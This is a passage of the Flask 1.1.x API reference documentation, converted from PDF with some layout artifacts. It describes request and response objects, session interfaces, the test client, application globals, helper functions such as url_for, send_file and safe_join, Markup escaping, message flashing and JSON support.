□ v: 1.1.x □

# **list\_storage\_class**

alias of [werkzeug.datastructures.ImmutableList](#)

**make\_form\_data\_parser()**

Creates the form data parser. Instantiates the [form\\_data\\_parser\\_class](#) with some parameters.

*Changelog*

**property max\_content\_length**

Read-only view of the MAX\_CONTENT\_LENGTH config key.

## **max\_forwards**

The Max-Forwards request-header field provides a mechanism with the TRACE

and OPTIONS methods to limit the number of proxies or gateways that can for-

ward the request to the next inbound server.

# method

The request method. (For example 'GET' or 'POST').

## *property mimetype*

Like [content\\_type](#), but without parameters (eg, without charset, type etc.) and always lowercase. For example if the content type is text/HTML; charset=utf-8

the mimetype would be 'text/html'.

## *property mimetype\_params*

The mimetype parameters as dict. For example if the content type is text/html; charset=utf-8 the params would be {'charset': 'utf-8'}.

## **on\_json\_loading\_failed( e)**

Called if [get\\_json\(\)](#) parsing fails and isn't silenced. If this method returns a val-

[ue, it is used as the return value for get\\_json\(\)](#). The default implementation raises [BadRequest](#).

# origin

The host that the request originated from. Set **access\_control\_allow\_origin** on the response to indicate which origins are allowed.

# **parameter\_storage\_class**

alias of [werkzeug.datastructures.ImmutableMultiDict](#)

v: 1.1.x

## *property path*

Requested path as unicode. This works a bit like the regular path info in the WSGI environment but will always include a leading slash, even if the URL root is

accessed.

## *property pragma*

The Pragma general-header field is used to include implementation-specific directives that might apply to any recipient along the request/response chain. All pragma directives specify optional behavior from the viewpoint of the protocol; however, some systems MAY require that behavior be consistent with the directives.

# **query\_string**

The URL parameters as raw bytestring.

*property range*

The parsed *Range* header.

*Changelog*

**Return type:** [Range](#)

# **referrer**

The Referer[sic] request-header field allows the client to specify, for the server's benefit, the address (URI) of the resource from which the Request-URI was obtained (the “referrer”, although the header field is misspelled).

*property remote\_addr*

The remote address of the client.

## **remote\_user**

If the server supports user authentication, and the script is protected, this attribute contains the username the user has authenticated as.

### **routing\_exception = *None***

If matching the URL failed, this is the exception that will be raised / was raised as part of the request handling. [This is usually a NotFound exception or something similar.](#)

# **scheme**

URL scheme (http or https).

□ v: 1.1.x □

*Changelog*

*property script\_root*

The root path of the script without the trailing slash.

*property stream*

If the incoming form data was not encoded with a known mimetype the data is

stored unmodified in this stream for consumption. Most of the time it is a better

[idea to use data which will give you that data as a string.](#) The stream only returns the data once.

Unlike **input\_stream** this stream is properly guarded that you can't accidentally read past the length of the input. Werkzeug will internally always refer to this stream to read data which makes it possible to wrap this object with a stream that does filtering.

*Changelog*

*property url*

The reconstructed current URL as IRI. See also: **trusted\_hosts**.

*property url\_charset*

The charset that is assumed for URLs. Defaults to the value of **charset**.

### *Changelog*

#### *property url\_root*

The full URL root (with hostname), this is the application root as IRI.  
See also: **trusted\_hosts**.

#### **url\_rule = None**

The internal URL rule that matched the request. This can be useful to inspect which methods are allowed for the URL from a before/after handler

(request.url\_rule.methods) etc. Though if the request's method was invalid

for the URL rule, the valid list is available in

routing\_exception.valid\_methods instead (an attribute of the Werkzeug ex-

ception [MethodNotAllowed](#)) because the request was never internally bound.

### *Changelog*

#### *property user\_agent*

The current user agent.

v: 1.1.x

#### *property values*

A [werkzeug.datastructures.CombinedMultiDict](#) that combines **args** and

## form.

**view\_args = None**

A dict of view arguments that matched the request. If an exception happened when matching, this will be None.

*property want\_form\_data\_parsed*

Returns True if the request method carries content. As of Werkzeug 0.9 this will be the case if a content type is transmitted.

*Changelog*

**flask. request**

To access incoming request data, you can use the global *request* object. Flask parses incoming request data for you and gives you access to it through that global object. Internally Flask makes sure that you always get the correct data for the active thread if you are in a multithreaded environment.

This is a proxy. [See Notes On Proxies for more information.](#)

The request object is an instance of a [\*\*Request\*\*](#) subclass and provides all of the attributes Werkzeug defines. This just shows a quick overview of the most important ones.

Response Objects

**class flask. Response( response=None, status=None, headers=None, mimetype=None, content\_type=None, direct\_passthrough=False)** The response object that is used by default in Flask. Works like the response object from Werkzeug but is set to have an HTML mimetype by default. Quite often you don't have to create this object yourself because [make\\_response\(\) will take care of that for](#)

you.

If you want to replace the response object used you can subclass this and set

[response\\_class to your subclass.](#)

*Changelog*

# headers

A [Headers object representing the response headers.](#)

v: 1.1.x

# **status**

A string with a response status.

# **status\_code**

The response status as integer.

## *property data*

A descriptor that calls **get\_data()** and **set\_data()**.

**get\_json( force=False, silent=False, cache=True)** Parse [data](#) as JSON.

If the mimetype does not indicate JSON ( *application/json*, [see is\\_json\(\)](#), [this](#)

returns None.

If parsing fails, **on\_json\_loading\_failed()** is called and its return value is used as the return value.

## **Parameters:**

**force** – Ignore the mimetype and always try to parse JSON.

**silent** – Silence parsing errors and return None instead.

**cache** – Store the parsed JSON to return for subsequent calls.

## *property is\_json*

Check if the mimetype indicates JSON data, either *application/json* or *application/\*+json*.

## *property max\_cookie\_size*

Read-only view of the [\*\*MAX COOKIE SIZE config key\*\*](#).

[See max\\_cookie\\_size in Werkzeug's docs.](#)

## *property mimetype*

The mimetype (content type without charset etc.)

**set\_cookie( key, value="" , max\_age=None, expires=None, path="/" , domain=None, secure=False, httponly=False, samesite=None)** Sets a cookie. The parameters are the same as in the cookie *Morsel* object in the Python standard library but it accepts unicode data, too.

A warning is raised if the size of the cookie header exceeds **max\_cookie\_size**, but the header will still be set.

□ v: 1.1.x □

### **Parameters:**

**key** – the key (name) of the cookie to be set.

**value** – the value of the cookie.

**max\_age** – should be a number of seconds, or *None* (default) if the cookie should last only as long as the client's browser

session.

**expires** – should be a *datetime* object or UNIX timestamp.

**path** – limits the cookie to a given path, per default it will span the whole domain.

**domain** – if you want to set a cross-domain cookie. For example, `domain=".example.com"` will set a cookie that is readable by the domain `www.example.com`, `foo.example.com` etc. Otherwise, a cookie will only be readable by the domain

that set it.

**secure** – If *True*, the cookie will only be available via HTTPS

**httponly** – disallow JavaScript to access the cookie. This is an extension to the cookie standard and probably not supported by all browsers.

**samesite** – Limits the scope of the cookie such that it will only be attached to requests if those requests are “same-site”.

## Sessions

If you have set [`Flask.secret\_key`](#) (or configured it from [`SECRET\_KEY`](#)) you can use sessions in Flask applications. A session makes it possible to remember information from one request to another. The way Flask does this is by using a signed cookie. The user can look at the session contents, but can't modify it unless they know the secret key, so make sure to set that to something complex and unguessable.

To access the current session you can use the [`session`](#) object: `class flask.session`

The session object works pretty much like an ordinary dict, with the difference that it keeps track of modifications.

This is a proxy. [See Notes On Proxies for more information.](#)

The following attributes are interesting:

# **new**

True if the session is new, False otherwise.

# modified

□ v: 1.1.x □

True if the session object detected a modification. Be advised that modifications on mutable structures are not picked up automatically, in that situation you have

to explicitly set the attribute to True yourself. Here an example:

*# this change is not picked up because a mutable object (here*

*# a list) is changed.*

```
session['objects'].append(42)
```

*# so mark it as modified yourself*

```
session.modified = True
```

# permanent

If set to True [the session lives for permanent session lifetime](#) seconds. The default is 31 days. If set to False (which is the default) the session will be deleted when the user closes the browser.

Session Interface

*Changelog*

The session interface provides a simple way to replace the session implementation that Flask is using.

**class flask.sessions. SessionInterface**

The basic interface you have to implement in order to replace the default session interface which uses werkzeug's securecookie implementation. The only methods you have

[to implement are open\\_session\(\) and save\\_session\(\)](#), the others have useful defaults which you don't need to change.

[The session object returned by the open\\_session\(\)](#) method has to provide a dictio-

[nary like interface plus the properties and methods from the SessionMixin.](#) We recommend just subclassing a dict and adding that mixin:

**class Session(dict, SessionMixin):**

# **pass**

If [open\\_session\(\)](#) returns `None` Flask will call into [make\\_null\\_session\(\)](#) to create

a session that acts as replacement if the session support cannot work because some requirement is not fulfilled. [The default NullSession class that is created will complain](#)

that the secret key was not set.

To replace the session interface on an application all you have to do is to assign

[flask.Flask.session\\_interface](#):

□ v: 1.1.x □

```
app = Flask(__name__)
```

```
app.session_interface = MySessionInterface()
```

*Changelog*

**get\_cookie\_domain( app)**

Returns the domain that should be set for the session cookie.

Uses `SESSION_COOKIE_DOMAIN` if it is configured, otherwise falls back to detecting the domain based on `SERVER_NAME`.

Once detected (or if not set at all), `SESSION_COOKIE_DOMAIN` is updated to avoid re-running the logic.

**get\_cookie\_httponly( app)**

Returns True if the session cookie should be httponly. This currently just returns the value of the SESSION\_COOKIE\_HTTPONLY config var.

### **get\_cookie\_path( app)**

Returns the path for which the cookie should be valid. The default implementation uses the value from the SESSION\_COOKIE\_PATH config var if it's set, and falls back to APPLICATION\_ROOT or uses / if it's None.

### **get\_cookie\_samesite( app)**

Return 'Strict' or 'Lax' if the cookie should use the SameSite attribute. This

currently just returns the value of the SESSION\_COOKIE\_SAMESITE setting.

### **get\_cookie\_secure( app)**

Returns True if the cookie should be secure. This currently just returns the value of the SESSION\_COOKIE\_SECURE setting.

### **get\_expiration\_time( app, session)**

A helper method that returns an expiration date for the session or None if the session is linked to the browser session. The default implementation returns now +

the permanent session lifetime configured on the application.

### **is\_null\_session( obj)**

Checks if a given object is a null session. Null sessions are not asked to be saved.

This checks if the object is an instance of null\_session\_class by default.

## **`make_null_session( app)`**

Creates a null session which acts as a replacement object if the real session support

v: 1.1.x

could not be loaded due to a configuration error. This mainly aids the user experi-

ence because the job of the null session is to still support lookup without complain-ing but modifications are answered with a helpful error message of what failed.

[This creates an instance of `null\_session\_class` by default.](#)

# **null\_session\_class**

[\*\*make\\_null\\_session\(\)\*\*](#) will look here for the class that should be created when a null session is requested. Likewise the [\*\*is\\_null\\_session\(\)\*\*](#) method will perform a typecheck against this type.

alias of [\*\*NullSession\*\*](#)

**open\_session( app, request)**

This method has to be implemented and must either return None in case the loading failed because of a configuration error or an instance of a session object which implements a dictionary like interface + the methods and attributes on

[\*\*SessionMixin.\*\*](#)

**pickle\_based = False**

A flag that indicates if the session interface is pickle based. This can be used by Flask extensions to make a decision in regards to how to deal with the session object.

*Changelog*

**save\_session( app, session, response)**

[\*\*This is called for actual sessions returned by open\\_session\(\)\*\*](#) at the end of the request. This is still called during a request context so if you absolutely need access to the request you can do that.

**should\_set\_cookie( app, session)**

Used by session backends to determine if a Set-Cookie header should be set for this session cookie for this response. If the session

has been modified, the cookie is set. If the session is permanent and the SESSION\_REFRESH\_EACH\_REQUEST config

is true, the cookie is always set.

This check is usually skipped if the session was deleted.

### *Changelog*

**class flask.sessions. SecureCookieSessionInterface**

□ v: 1.1.x □

The default session interface that stores sessions in signed cookies through the **itsdangerous** module.

**static digest\_method()**

the hash function to use for the signature. The default is sha1

**key\_derivation = 'hmac'**

the name of the itsdangerous supported key derivation. The default is hmac.

**open\_session( app, request)**

This method has to be implemented and must either return None in case the loading failed because of a configuration error or an instance of a session object which implements a dictionary like interface + the methods and attributes on

**SessionMixin.**

**salt = 'cookie-session'**

the salt that should be applied on top of the secret key for the signing of cookie based sessions.

**save\_session( app, session, response)**

This is called for actual sessions returned by [open\\_session\(\)](#) at the end of the request. This is still called during a request context so if you absolutely need access to the request you can do that.

**serializer = <flask.json.tag.TaggedJSONSerializer object>**

A python serializer for the payload. The default is a compact JSON derived serializer with support for some extra Python types such as datetime objects or tuples.

# **session\_class**

alias of [\*\*SecureCookieSession\*\*](#)

`class flask.sessions. SecureCookieSession( initial=None)` Base class for sessions based on signed cookies.

[This session backend will set the \*\*modified\*\* and \*\*accessed\*\* attributes.](#)  
[It cannot reli-](#)

ably track whether a session is new (vs. empty), so **new** remains hard coded to False.

**accessed = False**

header, which allows caching proxies to cache different pages for different users.

**get( key, default=None)**

Return the value for key if key is in the dictionary, else default.

v: 1.1.x

**modified = False**

When data is changed, this is set to True. Only the session dictionary itself is tracked; if the session contains mutable data (for example a nested dict) then this must be set to True manually when modifying that data. The session cookie will only be written to the response if this is True.

**setdefault( key, default=None)**

Insert key with a value of default if key is not in the dictionary.

Return the value for key if key is in the dictionary, else default.

`class flask.sessions. NullSession( initial=None)`

Class used to generate nicer error messages if sessions are not available. Will still allow read-only access to the empty session but fail on setting.

`class flask.sessions. SessionMixin`

Expands a basic dictionary with session attributes.

**accessed = True**

Some implementations can detect when session data is read or written and set this when that happens. The mixin default is hard coded to True.

**modified = True**

Some implementations can detect changes to the session and set this when that happens. The mixin default is hard coded to True.

***property permanent***

This reflects the '\_permanent' key in the dict.

Notice:

The PERMANENT\_SESSION\_LIFETIME config key can also be an integer starting with Flask 0.8. Either catch this down yourself or use the **permanent\_session\_lifetime** attribute on the app which converts the result to an integer automatically.

Test Client

`class flask.testing. FlaskClient( *args, **kwargs)` Works like a regular Werkzeug test client but has some knowledge about how Flask

v: 1.1.x

works to defer the cleanup of the request context stack to the end of a with body when

used in a with statement. For general information about how to use this class refer to

## [werkzeug.test.Client.](#)

*Changelog*

[Basic usage is outlined in the Testing Flask Applications](#) chapter.

### **open( \*args, \*\*kwargs)**

Takes the same arguments as the **EnvironBuilder** class with some additions: You can provide a **EnvironBuilder** or a WSGI environment as only argument instead of the **EnvironBuilder** arguments and two optional keyword arguments ( *as\_tuple*, *buffered*) that change the type of the return value or the way the application is executed.

*Changelog*

Additional parameters:

#### **Parameters:**

**as\_tuple** – Returns a tuple in the form (environ, result)

**buffered** – Set this to True to buffer the application run. This will automatically close the application for you as well.

**follow\_redirects** – Set this to True if the *Client* should follow HTTP redirects.

### **session\_transaction( \*args, \*\*kwargs)**

When used in combination with a with statement this opens a session transaction.

This can be used to modify the session that the test client uses. Once the with block is left the session is stored back.

```
with client.session_transaction() as session:
```

```
    session['value'] = 42
```

Internally this is implemented by going through a temporary test request context and since session handling could depend on request variables this function accepts the same arguments as

[test\\_request\\_context\(\) which are directly passed](#)

through.

## Test CLI Runner

`class flask.testing. FlaskCliRunner( app, **kwargs)` A [CliRunner](#) for testing a Flask app's CLI commands. Typically created using

v: 1.1.x

[test\\_cli\\_runner\(\). See Testing CLI Commands.](#)

`invoke( cli=None, args=None, **kwargs)`

[Invokes a CLI command in an isolated environment. See CliRunner.invoke for](#)

[full method documentation. See Testing CLI Commands for examples.](#)

If the obj argument is not given, passes an instance of [ScriptInfo](#) that knows how to load the Flask app being tested.

## Parameters:

**cli** – Command object to invoke. Default is the app's **cli** group.

**args** – List of strings to invoke the command with.

**Returns:**

[a Result object.](#)

## Application Globals

To share data that is valid for one request only from one function to another, a global variable is not good enough because it would break in threaded environments. Flask provides you with a special object that ensures it is only valid for the active request and that will return different values for each request. In a nutshell: it does the right thing, like it does for

[request](#) and [session](#).

`flask.g`

A namespace object that can store data during an [application context](#). This is an in-

stance of [Flask.app\\_ctx\\_globals\\_class](#), which defaults to [ctx.AppCtxGlobals](#).

This is a good place to store resources during a request. During testing, you can use the

[Faking Resources and Context pattern to pre-configure such resources.](#)

[This is a proxy. See Notes On Proxies for more information.](#)

*Changelog*

## `class flask.ctx. _AppCtxGlobals`

A plain object. Used as a namespace for storing data during an application context.

Creating an app context automatically creates this object, which is made available as the `g` proxy.

### `'key' in g`

Check whether an attribute is present.

#### *Changelog*

v: 1.1.x

### `iter(g)`

Return an iterator over the attribute names.

#### *Changelog*

### `get( name, default=None )`

[Get an attribute by name, or a default value. Like `dict.get\(\)`.](#)

#### **Parameters:**

**name** – Name of attribute to get.

**default** – Value to return if the attribute is not present.

#### *Changelog*

### `pop( name, default=<object object> )`

Get and remove an attribute by name. Like [`dict.pop\(\)`](#).

#### **Parameters:**

**name** – Name of attribute to pop.

**default** – Value to return if the attribute is not present, instead of raise a KeyError.

### *Changelog*

**setdefault( name, default=None)**

Get the value of an attribute if it is present, otherwise set and return a default val-

[ue. Like dict.setdefault\(\).](#)

**Parameters:** **name** – Name of attribute to get.

**Param:**

**default:** Value to set and return if the attribute is not present.

### *Changelog*

## Useful Functions and Classes

**flask. current\_app**

A proxy to the application handling the current request. This is useful to access the application without needing to import it, or if it can't be imported, such as when using the application factory pattern or in blueprints and extensions.

[This is only available when an application context](#) is pushed. This happens automatically during requests and CLI commands. It can be controlled manually with

[app\\_context\(\)](#).

[This is a proxy. See Notes On Proxies for more information.](#)

□ v: 1.1.x □

## flask. **has\_request\_context()**

If you have code that wants to test if a request context is there or not this function can be used. For instance, you may want to take advantage of request information if the request object is available, but fail silently if it is unavailable.

```
class User(db.Model):
```

```
def __init__(self, username, remote_addr=None): self.username = username
```

```
if remote_addr is None and has_request_context(): remote_addr = request.remote_addr
```

```
self.remote_addr = remote_addr
```

Alternatively you can also just test any of the context bound objects (such as [request](#)

[or g](#)) for truthness:

```
class User(db.Model):
```

```
def __init__(self, username, remote_addr=None): self.username = username
```

```
if remote_addr is None and request:
```

```
remote_addr = request.remote_addr
```

```
self.remote_addr = remote_addr
```

## *Changelog*

### flask. **copy\_current\_request\_context( f)**

A helper function that decorates a function to retain the current request context. This is useful when working with greenlets. The moment the function is decorated a copy of the request context is created and then pushed when the function is called. The current session is also included in the copied request context.

Example:

```
import gevent

from flask import copy_current_request_context

@app.route('/')
def index():

    @copy_current_request_context
    def do_some_work():

        # do some work here, it can access flask.request or
        # flask.session like you would otherwise in the view functio
```

...

□ v: 1.1.x □

```
gevent.spawn(do_some_work)

return 'Regular response'
```

*Changelog*

`flask.has_app_context()`

Works like [`has\_request\_context\(\)`](#) but for the application context.  
You can also just do a boolean check on the [`current\_app`](#) object instead.

## *Changelog*

`flask.url_for( endpoint, **values)`

Generates a URL to the given endpoint with the method provided.

Variable arguments that are unknown to the target endpoint are appended to the generated URL as query arguments. If the value of a query argument is `None`, the whole pair is skipped. In case blueprints are active you can shortcut references to the same blueprint by prefixing the local endpoint with a dot `(.)`.

This will reference the `index` function local to the current blueprint:

`url_for('.index' )`

[For more information, head over to the Quickstart.](#)

Configuration values `APPLICATION_ROOT` and `SERVER_NAME` are only used when gen-

erating URLs outside of a request context.

[To integrate applications, Flask has a hook to intercept URL build errors through](#)

[`Flask.url\_build\_error\_handlers`](#). The `url_for` function results in a `BuildError` when the current app does not have a URL for the given endpoint and values. When it does, the [`current\_app`](#) calls its [`url\_build\_error\_handlers`](#) if it is not `None`, which can return a string to use as the result of `url_for` (instead of `url_for`'s default to raise the `BuildError` exception) or re-raise the exception. An example:

`def external_url_handler(error, endpoint, values):`

"Looks up an external URL when `url\_for` cannot build a URL."

*# This is an example of hooking the build\_error\_handler.*

```
# Here, lookup_url is some utility function you've built  
# which looks up the endpoint in some external URL registry.  
  
url = lookup_url(endpoint, **values)  
  
if url is None:  
  
    # External lookup did not have a URL.  
  
    # Re-raise the BuildError, in context of original traceback.  
  
    exc_type, exc_value, tb = sys.exc_info()  
  
    □ v: 1.1.x □  
  
if exc_value is error:  
  
raise exc_type, exc_value, tb  
  
else:  
  
raise error  
  
    # url_for will use this result, instead of raising BuildError.  
  
return url  
  
app.url_build_error_handlers.append(external_url_handler)
```

Here, `error` is the instance of `BuildError`, and `endpoint` and `values` are the arguments passed into `url_for`. Note that this is for building URLs outside the current application, and not for handling 404 `NotFound` errors.

### *Changelog*

### **Parameters:**

**endpoint** – the endpoint of the URL (name of the function)

**values** – the variable arguments of the URL rule

**\_external** – if set to True, an absolute URL is generated. Server address can be changed via SERVER\_NAME configuration variable which falls back to the *Host* header, then to the IP and port of the request.

**\_scheme** – a string specifying the desired URL scheme. The **\_external** parameter must be set to True [or a ValueError](#) is raised.

The default behavior uses the same scheme as the current request, or PREFERRED\_URL\_SCHEME [from the app configuration if no request context is available](#). As of Werkzeug 0.10, this also can be set to an empty string to build protocol-relative URLs.

**\_anchor** – if provided this is added as anchor to the URL.

**\_method** – if provided this explicitly specifies an HTTP method.

flask. **abort( status, \*args, \*\*kwargs )**

Raises an **HTTPException** for the given status code or WSGI application.

If a status code is given, it will be looked up in the list of exceptions and will raise that exception. If passed a WSGI application, it will wrap it in a proxy WSGI exception and raise that:

```
abort(404) # 404 Not Found
```

```
abort(Response('Hello World' ))
```

flask. **redirect( location, code=302, Response=None)** Returns a response object (a WSGI application) that, if called, redirects the client to the target location. Supported codes are 301, 302, 303, 305, 307, and 308. 300 is not

□ v: 1.1.x □

supported because it's not a real redirect and 304 because it's the answer for a request with a request with defined If-Modified-Since headers.

### *Changelog*

#### **Parameters:**

**location** – the location the response should redirect to.

**code** – the redirect status code. defaults to 302.

**Response ( class)** – a Response class to use when instantiating a response. The default is [\*\*werkzeug.wrappers.Response\*\*](#) if

unspecified.

flask. **make\_response( \*args)**

Sometimes it is necessary to set additional headers in a view. Because views do not have to return response objects but can return a value that is converted into a response object by Flask itself, it becomes tricky to add headers to it. This function can be called instead of using a return and you will get a response object which you can use to attach headers.

If view looked like this and you want to add a new header:

```
def index():
```

```
return render_template('index.html' , foo=42)
```

You can now do something like this:

```
def index():  
  
    response = make_response(render_template('index.html' , foo=42))  
    response.headers['X-Parachutes' ] = 'parachutes are cool'  
  
return response
```

This function accepts the very same arguments you can return from a view function.

This for example creates a response with a 404 error code:

```
response = make_response(render_template('not_found.html' ), 404)  
The other use case of this function is to force the return value of a view function into a response which is helpful with view decorators:
```

```
response = make_response(view_function())  
  
response.headers['X-Parachutes' ] = 'parachutes are cool'
```

Internally this function does the following things:

if no arguments are passed, it creates a new response argument

□ v: 1.1.x □

[if one argument is passed, flask.Flask.make\\_response\(\)](#) is invoked with it.

if more than one argument is passed, the arguments are passed to the

[flask.Flask.make\\_response\(\)](#) function as tuple.

*Changelog*

## `flask.after_this_request(f)`

Executes a function after this request. This is useful to modify response objects. The function is passed the response object and has to return the same or a new one.

Example:

```
@app.route('/')
def index():
    @after_this_request
    def add_header(response):
        response.headers['X-Foo'] = 'Parachute'
        return response
    return 'Hello World!'
```

This is more useful if a function other than the view function wants to modify a response. For instance think of a decorator that wants to add some headers without converting the return value into a response object.

## *Changelog*

```
flask.send_file(filename_or_fp, mimetype=None,
as_attachment=False, attachment_filename=None, add_etags=True,
cache_timeout=None, conditional=False, last_modified=None)
```

Sends the contents of a file to the client. This will use the most efficient method available and configured. By default it will try to use the WSGI server's file\_wrapper support. [Alternatively you can set the application's use\\_x\\_sendfile attribute to True to directly emit an X-Sendfile header.](#) This however requires support of the underlying webserver for X-Sendfile.

By default it will try to guess the mimetype for you, but you can also explicitly provide one. For extra security you probably want to send certain files as attachment (HTML

for instance). The mimetype guessing requires a *filename* or an *attachment\_filename* to be provided.

ETags will also be attached automatically if a *filename* is provided. You can turn this off by setting `add_etags=False`.

If `conditional=True` and *filename* is provided, this method will try to upgrade the re-

□ v: 1.1.x □

sponse stream to support range requests. This will allow the request to be answered with partial content response.

Please never pass filenames to this function from user sources; you should use

[send\\_from\\_directory\(\)](#) instead.

*Changelog*

*Changed in version 1.1:* Filename may be a [PathLike](#) object.

*New in version 1.1:* Partial content supports [BytesIO](#).

*Changelog*

## Parameters:

**filename\_or\_fp** – the filename of the file to send. This is relative to the [root\\_path](#) if a relative path is specified. Alternatively a file object might be provided in which case X-Sendfile might not work and fall back to the traditional method. Make sure that the

file pointer is positioned at the start of data to send before calling

**send\_file()**.

**mimetype** – the mimetype of the file if provided. If a file path is given, auto detection happens as fallback, otherwise an error will be raised.

**as\_attachment** – set to True if you want to send this file with a Content-Disposition: attachment header.

**attachment\_filename** – the filename for the attachment if it differs from the file's filename.

**add\_etags** – set to False to disable attaching of etags.

**conditional** – set to True to enable conditional responses.

**cache\_timeout** – the timeout in seconds for the headers. When None ([default](#)), this value is set by [get\\_send\\_file\\_max\\_age\(\) of current app](#).

**last\_modified** – set the Last-Modified header to this value, a [datetime](#) or timestamp. If a file was passed, this overrides its mtime.  
flask. **send\_from\_directory( directory, filename, \*\*options)**

[Send a file from a given directory with send\\_file\(\)](#). This is a secure way to quickly expose static files from an upload folder or something similar.

Example usage:

```
@app.route('/uploads/<path:filename>')  
  
def download_file(filename):  
  
    return send_from_directory(app.config['UPLOAD_FOLDER'],  
  
        filename, as_attachment=True)
```

Sending files and Performance:

It is strongly recommended to activate either X-Sendfile support in your webserver or (if no authentication happens) to tell the webserver to serve files for the given path on its own without calling into the web application for improved performance.

*Changelog*

## Parameters:

**directory** – the directory where all the files are stored.

**filename** – the filename relative to that directory to download.

**options** – optional keyword arguments that are directly forwarded to [send\\_file\(\)](#).

flask. **safe\_join( directory, \*pathnames )**

Safely join *directory* and zero or more untrusted *pathnames* components.

Example usage:

```
@app.route('/wiki/<path:filename>')
```

```
def wiki_page(filename):
```

```
filename = safe_join(app.config['WIKI_FOLDER'], filename) with  
open(filename, 'rb') as fd:
```

```
content = fd.read() # Read and process the file content...
```

## Parameters:

**directory** – the trusted base directory.

**pathnames** – the untrusted pathnames relative to that directory.

## Raises:

[\*\*NotFound\*\*](#) if one or more passed paths fall out of its boundaries.

`flask.escape(s)` → markup

Convert the characters &, <, >, ‘, and ” in string s to HTML-safe sequences. Use this if you need to display text that might contain such characters in HTML. Marks return value as markup string.

## `class flask.Markup`

A string that is ready to be safely inserted into an HTML or XML document, either because it was escaped or because it was marked safe.

Passing an object to the constructor converts it to text and wraps it to mark it safe without escaping. To escape the text, use the [escape\(\) class method instead.](#)

```
>>> Markup('Hello, <em>World</em>!' )
```

v: 1.1.x

```
Markup('Hello, <em>World</em>!')
```

```
>>> Markup(42)
```

```
Markup('42')

>>> Markup.escape('Hello, <em>World</em>!') )

Markup('Hello &lt;em&gt;World&lt;/em&gt;!')
```

This implements the `__html__()` interface that some frameworks use. Passing an object that implements `__html__()` will wrap the output of that method, marking it safe.

```
>>> class Foo:

... def __html__(self):

...     return '<a href="/foo">foo</a>'

...

>>> Markup(Foo())
```

```
Markup('<a href="/foo">foo</a>')
```

This is a subclass of the text type (str in Python 3, unicode in Python 2). It has the same methods as that type, but all methods escape their arguments and return a Markup instance.

```
>>> Markup('<em>%s</em>' % 'foo & bar')
```

```
Markup('<em>foo & bar</em>')
```

```
>>> Markup('<em>Hello</em> ') + '<foo>'
```

```
Markup('<em>Hello</em> &lt;foo&gt;')
```

*classmethod* `escape( s)`

Escape a string. Calls [escape\(\)](#) and ensures that for subclasses the [correct type is](#)

returned.

### **striptags()**

[unescape\(\)](#) the markup, remove tags, and normalize whitespace to single spaces.

```
>>> Markup('Main &raquo; <em>About</em>').striptags()
```

```
'Main » About'
```

### **unescape()**

Convert escaped markup back into a text string. This replaces HTML entities with the characters they represent.

```
>>> Markup('Main &raquo; <em>About</em>').unescape()
```

```
'Main » <em>About</em>'
```

v: 1.1.x

## Message Flashing

flask. **flash( message, category='message' )** Flashes a message to the next request. In order to remove the flashed message from the session and to display it to the user, the template has to call

### [get\\_flashed\\_messages\(\)](#).

## *Changelog*

### **Parameters:**

**message** – the message to be flashed.

**category** – the category for the message. The following values are recommended: 'message' for any kind of message, 'error' for

errors, 'info' for information messages and 'warning' for warnings. However any kind of string can be used as category.

`flask.get_flashed_messages( with_categories=False, category_filter=()`)

Pulls all flashed messages from the session and returns them. Further calls in the same request to the function will return the same messages. By default just the messages are returned, but when `with_categories` is set to True, the return value will be a list of tuples in the form (category, message) instead.

Filter the flashed messages to one or more categories by providing those categories in `category_filter`. This allows rendering categories in separate html blocks. The `with_categories` and `category_filter` arguments are distinct:

`with_categories` controls whether categories are returned with message text (True gives a tuple, where False gives just the message text).

`category_filter` filters the messages down to only those matching the provided categories.

[See Message Flashing for examples.](#)

*Changelog*

#### **Parameters:**

**`with_categories`** – set to True to also receive categories.

**`category_filter`** – whitelist of categories to limit return values

#### **JSON Support**

Flask uses simplejson for the JSON implementation. Since simplejson is provided by both the standard library as well as extension, Flask will try simplejson first and then fall back to the stdlib json module. On top of that it will delegate access to the

current application's JSON encoders and decoders for easier customization.

□ v: 1.1.x □

So for starters instead of doing:

**try:**

```
import simplejson as json
```

```
except ImportError:
```

```
import json
```

You can instead just do this:

```
from flask import json
```

For usage examples, read the [json](#) documentation in the standard library. The following extensions are by default applied to the stdlib's JSON module:

1. [datetime objects are serialized as RFC 822 strings.](#)
2. Any object with an [\\_\\_html\\_\\_ method \(like Markup\) will have that method called and](#)

then the return value is serialized as string.

The **htmlsafe\_dumps()** function of this json module is also available as a filter called

`|tojson` in Jinja2. Note that in versions of Flask prior to Flask 0.10, you must disable escaping with `|safe` if you intend to use `|tojson` output inside script tags. In Flask 0.10

and above, this happens automatically (but it's harmless to include `|safe` anyway).

```
<script type="text/javascript">  
doSomethingWith('{{ user.username|tojson|safe }}');  
</script>
```

Auto-Sort JSON Keys:

The configuration variable `JSON_SORT_KEYS` ([Configuration Handling](#)) can be set to false to stop Flask from auto-sorting keys. By default sorting is enabled and outside of the app context sorting is turned on.

Notice that disabling key sorting can cause issues when using content based HTTP caches and Python's hash randomization feature.

`flask.json.jsonify(*args, **kwargs)`

[This function wraps `dumps\(\)`](#) to add a few enhancements that make life easier. It turns

[the JSON output into a `Response` object with the `application/json` mimetype](#). For convenience, it also converts multiple arguments into an array or multiple keyword arguments into a dict. This means that both `jsonify(1,2,3)` and `jsonify([1,2,3])` serialize to [1,2,3].

□ v: 1.1.x □

For clarity, the JSON serialization behavior has the following differences from

[`dumps\(\)`](#):

1. [Single argument: Passed straight through to `dumps\(\)`.](#)
2. [Multiple arguments: Converted to an array before being passed to `dumps\(\)`.](#)

3. Multiple keyword arguments: Converted to a dict before being passed to [dumps\(\)](#).

4. Both args and kwargs: Behavior undefined and will throw an exception.

Example usage:

```
from flask import jsonify

@app.route('/_get_current_user' )

def get_current_user():

    return jsonify(username=g.user.username,
                  email=g.user.email,
                  id=g.user.id)
```

This will send a JSON response like this to the browser:

```
{
    "username" : "admin" ,
    "email" : "admin@localhost" ,
    "id" : 42
}
```

### *Changelog*

This function's response will be pretty printed if the  
JSONIFY\_PRETTYPRINT\_REGULAR

config parameter is set to True or the Flask app is running in debug mode. Compressed (not pretty) formatting currently means no

indents and no spaces after separators.

### *Changelog*

`flask.json.dumps( obj, app=None, **kwargs)`

Serialize obj to a JSON-formatted string. If there is an app context pushed, use the

[current app's configured encoder \(`json\_encoder`\), or fall back to the default](#)

### [`JSONEncoder`](#)

[Takes the same arguments as the built-in `json.dumps\(\)`, and does some extra configuration based on the application. If the simplejson package is installed, it is preferred.](#)

#### **Parameters:**

**obj** – Object to serialize to JSON.

v: 1.1.x

